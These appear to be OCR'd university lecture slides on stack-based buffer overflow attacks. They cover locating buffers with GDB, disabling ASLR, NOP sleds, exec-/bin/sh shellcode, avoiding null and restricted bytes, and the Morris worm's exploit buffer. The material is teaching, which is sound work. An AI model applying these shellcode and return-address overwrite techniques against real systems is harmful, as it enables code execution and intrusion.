(gdb) run
Starting program: example

Breakpoint 1, 0x0000555555555040 in __isoc99_scanf@plt ()
(gdb) info registers rsp
rsp            0x7fffffffdc88      0x7fffffffdc88
```

```
0x1189: push %rbx
xor     %eax,%eax
mov     %rdi,%rbx
// lea "%s%s" -> %rdi
lea     0xe6e(%rip),%rdi
sub     $0xa0,%rsp
// &second[0] -> %rdx
lea     0x50(%rsp),%rdx
// &first[0] -> %rsi
mov     %rsp,%rsi
call    __isoc99_scanf@plt
mov     (%rsp),%al
mov     %al,(%rbx)
mov     0x50(%rsp),%al
mov     %al,0x1(%rbx)
add     $0xa0,%rsp
pop     %rbx
ret
```

exercise: shellcode location (2)

```
void getInitials(char *init) {
    char first[50]; char second[50];
    scanf("%s%s", first, second);
    init[0] = first[0];
    init[1] = second[0];
}
```

```
(gdb) b __isoc99_scanf@plt
Breakpoint 1 at 0x1040
(gdb) run
Starting program: example

Breakpoint 1, 0x0000555555555040 in __isoc99_scanf@plt ()
(gdb) info registers rsp
rsp            0x7fffffffdc88      0x7fffffffdc88
```

exercise: if shellcode at beginning of ‘first’ what is its address going to be?

```
0x1189: push %rbx
xor     %eax,%eax
mov     %rdi,%rbx
// lea "%s%s" -> %rdi
lea     0xe6e(%rip),%rdi
sub     $0xa0,%rsp
// &second[0] -> %rdx
lea     0x50(%rsp),%rdx
// &first[0] -> %rsi
mov     %rsp,%rsi
call    __isoc99_scanf@plt
mov     (%rsp),%al
mov     %al,(%rbx)
mov     0x50(%rsp),%al
mov     %al,0x1(%rbx)
add     $0xa0,%rsp
pop     %rbx
ret
```

stack location?

```
$ cat stackloc.c
#include <stdio.h>
int main(void) {
    int x;
    printf("%p\n", &x);
}
$ ./stackloc.exe
0x7ffe8859d964
$ ./stackloc.exe
0x7ffd4e26ac04
$ ./stackloc.exe
0x7ffc190af0c4
```

disabling ASLR

```
$ cat stackloc.c
#include <stdio.h>
int main(void) {
    int x;
    printf("%p\n", &x);
}
$ setarch x86_64 -vRL bash
Switching on ADDR_NO_RANDOMIZE.
Switching on ADDR_COMPAT_LAYOUT.
$ ./stackloc.exe
0x7fffffffde2c
$ ./stackloc.exe
0x7fffffffde2c
$ ./stackloc.exe
0x7fffffffde2c
```

address space layout randomization (ASLR)

vary the location of things in memory

including the stack

designed to make exploiting memory errors harder

will talk more about later


stack location? (take 2a)

```
$ ./stackloc.exe
0x7fffffffde2c
$ gdb ./stackloc.exe
...
(gdb) run
Starting program: .../stackloc.exe
0x7fffffffdd9c
[Inferior 1 (process 833005) exited normally]
```

stack location? (take 2b)

```
$ ./stackloc.exe
0x7fffffffde2c
$ ./stackloc.exe
0x7fffffffde2c
$ ./stackloc.exe test
0x7fffffffde1c
$ ./stackloc.exe test
0x7fffffffde1c
$ $(pwd)/stackloc.exe
0x7fffffffdd8c
$ $(pwd)/stackloc.exe
0x7fffffffdd8c
```

Linux, initial stack



making guessing easier (1)

normal shellcode


```
xor %eax, %eax
leaq command(%rip), %rbx
/* setup "exec" system call */
...
...
mov $11, %al
syscall

command: .ascii "/bin/sh"
```

easier to “guess” shellcode

```
nop /* one-byte nop */
nop
nop
nop
nop
nop
nop
xor %eax, %eax
lea command(%rip), %rbx
...
...
command: .ascii "/bin/sh"
```

guessed return-to-stack



constructing the attack

write “shellcode” — machine code to execute

- often called “shellcode” because often intended to get login shell (when in a remote application)

identify memory address of shellcode in buffer

insert overwritten return address value

making guessing easier (2)

knowing where return address is stored is easier

based on buffer length + number of locals + compiler

small variation between platforms for an application

easy to guess — but can try multiple at once

on using GDB

cheat sheet on website in OVER assignment

gdb demo

trigger segfault

```
gdb ./a.out
...
(gdb) run <big-input.txt
Starting program: /path/to/a.out
Program received signal SIGSEGV, Segmentation fault.
0x000000000040053b in vulnerable ()
(gdb) disass
Dump of assembler code for function vulnerable:
   0x0000000000400526 <+0>:     sub    $0x18,%rsp
   0x000000000040052a <+4>:     mov    %rsp,%rdi
   0x000000000040052d <+7>:     mov    $0x0,%eax
   0x0000000000400532 <+12>:    callq  0x400410 <gets@plt>
   0x0000000000400537 <+17>:    add    $0x18,%rsp
=> 0x000000000040053b <+21>:    retq
End of assembler dump.
(gdb) p $rsp
$1 = (void *) 0x7fffffffdff8
```

trigger segfault — stripped

```
gdb ./a.out
...
(gdb) run <big-input.txt
Starting program: /path/to/a.out
Program received signal SIGSEGV, Segmentation fault.
0x000000000040053b in ?? ()
(gdb) disassemble
No function contains program counter for selected frame.
(gdb) x/i $rip
=> 0x40053b:    retq
(gdb)
```

stripping

you can remove debugging information from executables

Linux command: `strip`

GCC option `-s`

`disassemble` can't tell where function starts

disassembly attempts

```
gdb ./a.out
...
(gdb) run <big-input.txt
Starting program: /path/to/a.out
Program received signal SIGSEGV, Segmentation fault.
0x000000000040053b in ?? ()
(gdb) disassemble $rip-5,$rip+1
Dump of assembler code from 0x400536 to 0x40053c:
   0x0000000000400536:  decl   -0x7d(%rax)
   0x0000000000400539:  (bad)
   0x000000000040053a:  sbb    %al,%bl
End of assembler dump.
(gdb) disassemble $rip-4,$rip+1
Dump of assembler code from 0x400537 to 0x40053c:
   0x0000000000400537:  add    $0x18,%rsp
=> 0x000000000040053b:  retq
End of assembler dump.
(gdb)
```

other notable debugger commands

`b *0x12345` — set breakpoint at address

can set breakpoint on machine code on stack

watchpoints — like breakpoints but trigger on change to/read from value

"when is return address overwritten"

actual example: Morris worm

```
/* reconstructed from machine code */
for(i = 0; i < 536; i++) buf[i] = '\0';
for(i = 0; i < 400; i++) buf[i] = 1;
/* actual shellcode */
memcpy(buf + i,
    ("\335\217/sh\0\335\217/bin\320\032\335\0"
     "\335\0\335Z\335\003\320\034\\274;\344"
     "\371\344\342\241\256\343\350\357"
     "\256\362\351"),
     28);
/* frame pointer, return val, etc.: */
*(int*)(&buf[556]) = 0x7fffe9fc;
*(int*)(&buf[560]) = 0x7fffe8a8;
*(int*)(&buf[564]) = 0x7fffe8bc;
...
send(to_server, buf, sizeof(buf))
send(to_server, "\n", 1);
```

Morris shellcode (VAX)

```
pushl   $68732f       // "/sh\0"
pushl   $6e69622f     // "/bin"
movl    sp, r10
pushl   $0
pushl   $0
pushl   r10
pushl   $3
movl    sp,ap
chmk    $3b  // switch to OS ("CHange Mode to Kernel
```

write string /bin/sh on the stack (path to "shell")

make OS request to run specified program

some logistical issues

Sure, 1000 a's can be read by `scanf` with `%s`, but machine code?

scanf accepted characters

`%s` — “Matches a sequence of non-white-space characters”

can't use:

- ␣
- `\t`
- `\v` (“vertical tab”)
- `\r` (“carriage return”)
- `\n`

not actually that much of a restriction

what about `\0` — we used a lot of those

why did we have zeroes?

previous machine code:

```
48 8d 35 15 00 00 00 (lea string(%rip), %rsi)
b8 01 00 00 00 (mov $1, %eax)
bf 25 00 00 00 (mov $37, %edi)
0f 05 (syscall)
b8 e7 00 00 00 (mov $231, %eax)
31 ff (xor %edi, %edi)
0f 05 (syscall)
```

problem: happened to be encoding of constants

shell code without 0s

```
shellcode:
    jmp afterString
string:
    .ascii "You have been..."
afterString:
    leaq string(%rip), %rsi
    xor %eax, %eax
    xor %edi, %edi
    movb $1, %al
    movb $37, %dl
    syscall
    movb $231, %al
    xor %edi, %edi
    syscall
```

shell code without 0s

```
shellcode:
    jmp afterString
string:
    .ascii "You have been..."
afterString:
    leaq string(%rip), %rsi
    xor %eax, %eax
    xor %edi, %edi
    movb $1, %al
    movb $37, %dl
    syscall
    movb $231, %al
    xor %edi, %edi
    syscall
```

one-byte constants/offsets
so no leading zero bytes
`jmp afterString` is `eb 25`
(jump forward `0x25` bytes)
`movb $1, %al` is `b0 01`

shell code without 0s

```
shellcode:
    jmp afterString
string:
    .ascii "You have been..."
afterString:
    leaq string(%rip), %rsi
    xor %eax, %eax
    xor %edi, %edi
    movb $1, %al
    movb $37, %dl
    syscall
    movb $231, %al
    xor %edi, %edi
    syscall
```

four-byte offset, but negative
`d4 ff ff ff` (-44)

shell code without 0s

```
0000000000000000 <shellcode>:
   0:   eb 25                   jmp    27 <afterString>

0000000000000002 <string>:
    ...

0000000000000027 <afterString>:
  27:   48 8d 35 d4 ff ff ff    lea    -0x2c(%rip),%rsi        # 2 <string>
  2e:   31 c0                   xor    %eax,%eax
  30:   31 ff                   xor    %edi,%edi
  32:   b0 01                   mov    $0x1,%al
  34:   b2 25                   mov    $0x25,%dl
  36:   0f 05                   syscall
  38:   b0 e7                   mov    $0xe7,%al
  3a:   31 ff                   xor    %edi,%edi
  3c:   0f 05                   syscall
```

what about other funny characters?

suppose we can't use ASCII newlines in machine code

what if we need to move 0xA (= newline character) into a register

cannot do `movb $10, %al` — contains 0x0a byte

can do: `xor %eax, %eax; inc %eax; inc %eax, ...`

similar patterns for lots of operations

x86 flexibility

x86 opcodes that are normal ASCII chars are pretty flexibile

`0`–`5`
: various forms of `xor`

`@`, `A`–`Z`, `[`, `\`, `]`, `^`, `_`
: `inc`, `dec`, `push`, `pop` with first eight 32-bit registers

`h` — push one-byte constant

`p`–`z` — conditional jumps to 1-byte offset

x86 flexibility

x86 opcodes that are normal ASCII chars are pretty flexibile

`0`–`5`

various forms of `xor`

`@`, `A`–`Z`, `[`, `\`, `]`, `^`, `_`

`inc`, `dec`, `push`, `pop` with first eight 32-bit registers

`h` — push one-byte constant

`p`–`z` — conditional jumps to 1-byte offset

note: can write machine code, jump to it

actual limitation

overwriting with address?

- probably can't make sure that's all normal ASCII chars

(but could leave most significant bits of existing address unchanged)

restricted characters in pointers?

recall: put pointer to buffer in stack pointer

example buffer pointer: `0x7fffffffde2c`

as bytes (little endian, loweset address first):
`2C DE FF FF FF 7F 00 00`

what if `00` bytes aren't allowed in input?

- no problem: prior value of return address probably has 0s already

what if 2C or DE not allowed in input?

- can probably find other location on stack writen by overflow
- NB: could place code after overwritten return address

what if 7F or FF not allowed in input?

restricted characters in pointers?

recall: put pointer to buffer in stack pointer

example buffer pointer: `0x7fffffffde2c`

as bytes (little endian, loweset address first):
`2C DE FF FF FF 7F 00 00`

what if `00` bytes aren't allowed in input?

- no problem: prior value of return address probably has 0s already

what if 2C or DE not allowed in input?

- can probably find other location on stack writen by overflow
- NB: could place code after overwritten return address

what if 7F or FF not allowed in input?

alternate places for shellcode?

```
...
char current_student[1000];
...
int GetAndCompareAnswer(char *question,
                        char *expected_answer) {
    char answer[1000];
    // "1.2 seconds"
    scanf("%[a-zA-Z0-9. ]", answer);
    return CompareStrings(answer, expected_answer);
}
```

suppose `current_student` at `0x404580`

then `current_student[180]` at `0x404640`

bytes 40 (ASCII space) 46 (ASCII `.` (period)) 40 (ASCII space)

(and hope return address already has zeroes)

stack smashing: the tricky parts

construct machine code that works in any executable

- same tricks as writing relocatable virus code

construct machine code that's valid input

- machine code usually flexible enough

finding location of return address

- fixed offset from buffer

finding location of inserted machine code

backup slides

finding stack location

run program in a debugger (e.g., GDB)

set breakpoint at relevant location

```
b functionName
b *0x12345678 (by address)
```

output %rsp

```
p $rsp
info registers
```